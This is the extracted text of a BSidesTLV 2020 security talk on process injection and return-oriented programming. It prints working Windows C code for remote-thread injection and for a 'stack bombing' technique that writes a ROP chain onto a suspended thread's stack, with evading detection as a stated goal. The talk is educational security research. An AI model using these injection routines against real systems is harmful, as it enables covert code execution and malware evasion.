


Omer Yair
BSidesTLV 2020


ROP – From Zero to Nation State in 25 Minutes

Who Am I?

- Omer Yair
- SETD-AD Endpoint Team Lead at Symantec
 - Speaker at DEF CON, DerbyCon, Virus Bulletin, Zero Nights
- Photography BFA Graduate
 - Exhibited at multiple exhibitions
 - Photo book (postponed due to Covid-19)
- @yair_omer



Agenda



(Process Injection + ROP)



Simple ROP Demo




Advanced ROP Demo



Very Advanced ROP Demo

Process Injection



Untitled, New York and Harlem
Gordon Parks, 1963

Process Injection - Goals

Run code on target (running!) process

Avoid Detection

Stability (No crash)

Minimize Requirements



Someone to Watch Over Me
Carrie Mae Weems

Round 1



Dapper Dan
Alanna Airitam

Process Injection – The Basics

```
HANDLE BasicProcessInjection(  
    HANDLE TargetProcess, SIZE_T PayloadSize, PVOID Payload)  
{  
    PVOID TargetMemory = VirtualAllocEx(TargetProcess,  
        NULL, PayloadSize,  
        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);  
  
    WriteProcessMemory(TargetProcess, TargetMemory,  
        Payload, PayloadSize, &PayloadSize);  
  
    return CreateRemoteThread(TargetProcess, NULL, 0,  
        (LPTHREAD_START_ROUTINE)TargetMemory, NULL, 0, NULL);  
}
```

Process Injection – The Basics

```
HANDLE BasicProcessInjection(  
    HANDLE TargetProcess, SIZE_T PayloadSize, PVOID Payload)  
{  
    PVOID TargetMemory = VirtualAllocEx(TargetProcess,  
        NULL, PayloadSize,  
        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);  
  
    WriteProcessMemory(TargetProcess, TargetMemory,  
        Payload, PayloadSize, &PayloadSize);  
  
    return CreateRemoteThread(TargetProcess, NULL, 0,  
        (LPTHREAD_START_ROUTINE)TargetMemory, NULL, 0, NULL);  
}
```

Process Injection – The Basics

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HANDLE BasicProcessInjection(  
    HANDLE TargetProcess, SIZE_T PayloadSize, PVOID Payload)  
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        NULL, PayloadSize,  
        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);  
  
    WriteProcessMemory(TargetProcess, TargetMemory,  
        Payload, PayloadSize, &PayloadSize);  
  
    return CreateRemoteThread(TargetProcess, NULL, 0,  
        (LPTHREAD_START_ROUTINE)TargetMemory, NULL, 0, NULL);  
}
```

Process Injection – The Basics

```
HANDLE BasicProcessInjection(  
    HANDLE TargetProcess, SIZE_T PayloadSize, PVOID Payload)  
{  
    PVOID TargetMemory = VirtualAllocEx(TargetProcess,  
        NULL, PayloadSize,  
        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);  
  
    WriteProcessMemory(TargetProcess, TargetMemory,  
        Payload, PayloadSize, &PayloadSize);  
  
    return CreateRemoteThread(TargetProcess, NULL, 0,  
        (LPTHREAD_START_ROUTINE)TargetMemory, NULL, 0, NULL);  
}
```

Process Injection – The Basics

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HANDLE BasicProcessInjection(  
    HANDLE TargetProcess, SIZE_T PayloadSize, PVOID Payload)  
{  
    PVOID TargetMemory = VirtualAllocEx(TargetProcess,  
        NULL, PayloadSize,  
        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);  
  
    WriteProcessMemory(TargetProcess, TargetMemory,  
        Payload, PayloadSize, &PayloadSize);  
  
    return CreateRemoteThread(TargetProcess, NULL, 0,  
        (LPTHREAD_START_ROUTINE)TargetMemory, NULL, 0, NULL);  
}
```

Round 1 - Summary

Run code on target (running!) process

Avoid Detection

Stability (No crash)

Minimize Requirements

Untitled, Harlem, New York
Gordon Parks 1963



Process Injection Techniques Gotta Catch Them All

by

Itzik Kotler and Amit Klein



Untitled, Harlem, New York
Gordon Parks 1948

Round 2



Saint Sugar Hill
Alanna Airitam

Process Injection – Stack Bombing

```
// StackBomber
case 9:
    executor = new CodeViaThreadSuspendInjectAndResume_Complex(
        new NtQueueApcThread_WITH_memset(
            new _ROP_CHAIN_1()
        )
    );
    executor->inject(pid, tid);
break;
```

Process Injection – Stack Bombing

```
void StackBombingProcessInjection(
    HANDLE TargetProcess, HANDLE TargetThread,
    SIZE_T RopSize, PBYTE Rop)

{
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, 0, CONTEXT_ALL };

    SuspendThread(TargetThread);

    GetThreadContext(TargetThread, &ThreadState);

    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp + 8,
        Rop, RopSize, &RopSize);

    ResumeThread(TargetThread);
}
```

Process Injection – Stack Bombing

```
void StackBombingProcessInjection(  
    HANDLE TargetProcess, HANDLE TargetThread,  
    SIZE_T RopSize, PBYTE Rop)  
{  
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, 0, CONTEXT_ALL };  
  
    SuspendThread(TargetThread);  
  
    GetThreadContext(TargetThread, &ThreadState);  
  
    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp + 8,  
        Rop, RopSize, &RopSize);  
  
    ResumeThread(TargetThread);  
}
```

Process Injection – Stack Bombing

```
void StackBombingProcessInjection(  
    HANDLE TargetProcess, HANDLE TargetThread,  
    SIZE_T RopSize, PBYTE Rop)  
{  
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    SuspendThread(TargetThread);  
  
    GetThreadContext(TargetThread, &ThreadState);  
  
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        Rop, RopSize, &RopSize);  
  
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}
```

Process Injection – Stack Bombing

```
void StackBombingProcessInjection(  
    HANDLE TargetProcess, HANDLE TargetThread,  
    SIZE_T RopSize, PBYTE Rop)  
{  
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, 0, CONTEXT_ALL };  
  
    SuspendThread(TargetThread);  
  
    GetThreadContext(TargetThread, &ThreadState);  
  
    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp + 8,  
        Rop, RopSize, &RopSize);  
  
    ResumeThread(TargetThread);  
}
```

Process Injection – Stack Bombing

```
void StackBombingProcessInjection(
    HANDLE TargetProcess, HANDLE TargetThread,
    SIZE_T RopSize, PBYTE Rop)
{
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, 0, CONTEXT_ALL };

    SuspendThread(TargetThread);

    GetThreadContext(TargetThread, &ThreadState);


    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp + 8,
        Rop, RopSize, &RopSize);

    ResumeThread(TargetThread);
}
```

Process Injection – Stack Bombing

```
void StackBombingProcessInjection(  
    HANDLE TargetProcess, HANDLE TargetThread,  
    SIZE_T RopSize, PBYTE Rop)  
{  
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, 0, CONTEXT_ALL };  
  
    SuspendThread(TargetThread);  
  
    GetThreadContext(TargetThread, &ThreadState);  
  
    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp + 8,  
        Rop, RopSize, &RopSize);  
  
    ResumeThread(TargetThread);  
}
```

Process Injection – Stack Bombing



Round 2 - Summary

Run code on target (running!) process

Can only run ROP

Avoid Detection

Stability (No crash)

Minimize Requirements



The Assassination of Medgar, Martin, Malcolm
Carrie Mae Weems

Return Oriented Programming



Untitled, Harlem, New York
Gordon Parks, 1963

Return Oriented Programming

EIP 0x00402000

0x00400000

→ Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

0x00403000

Memory

Return Oriented Programming

EIP 0x00402005

0x00400000

Instruction
→ Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

0x00403000

Memory

Return Oriented Programming

EIP 0x0040200C

0x00400000



Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction


0x00403000

Memory

Return Oriented Programming

EIP 0x00402010

0x00400000




0x00403000

Memory

Return Oriented Programming

EIP 0x00402014

0x00400000



0x00403000

Memory

Return Oriented Programming

EIP 0x00402018

0x00400000

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

0x00403000



Instruction

Instruction

Instruction

Memory

Return Oriented Programming



Return Oriented Programming

ESP 0x00802004

EIP 0x004020F1

EAX 0xDEADBEEF

ECX 0x00000000

0x00802000

0x00802000

0x00802004 →

0x00802008

0x0080200C

0x00802010

0x00804000

0x004020F0

0xDEADBEEF

0x002020F0

0x00061230

0x7F400123

0x00C0FFEE

0x00061230

0x002020F0

0x004020F0

0x7F400123

0xFFFFFFF

0x00000000

pop ecx

ret

pop eax

ret

mov [ecx], eax

ret

Stack

Memory / Code


Return Oriented Programming

ESP 0x00802008
EIP 0x002020F0

EAX 0xDEADBEEF
ECX 0x00000000



Stack



Memory / Code


Return Oriented Programming

ESP 0x0080200C
EIP 0x002020F1

EAX 0xDEADBEEF
ECX 0x00061230




Stack

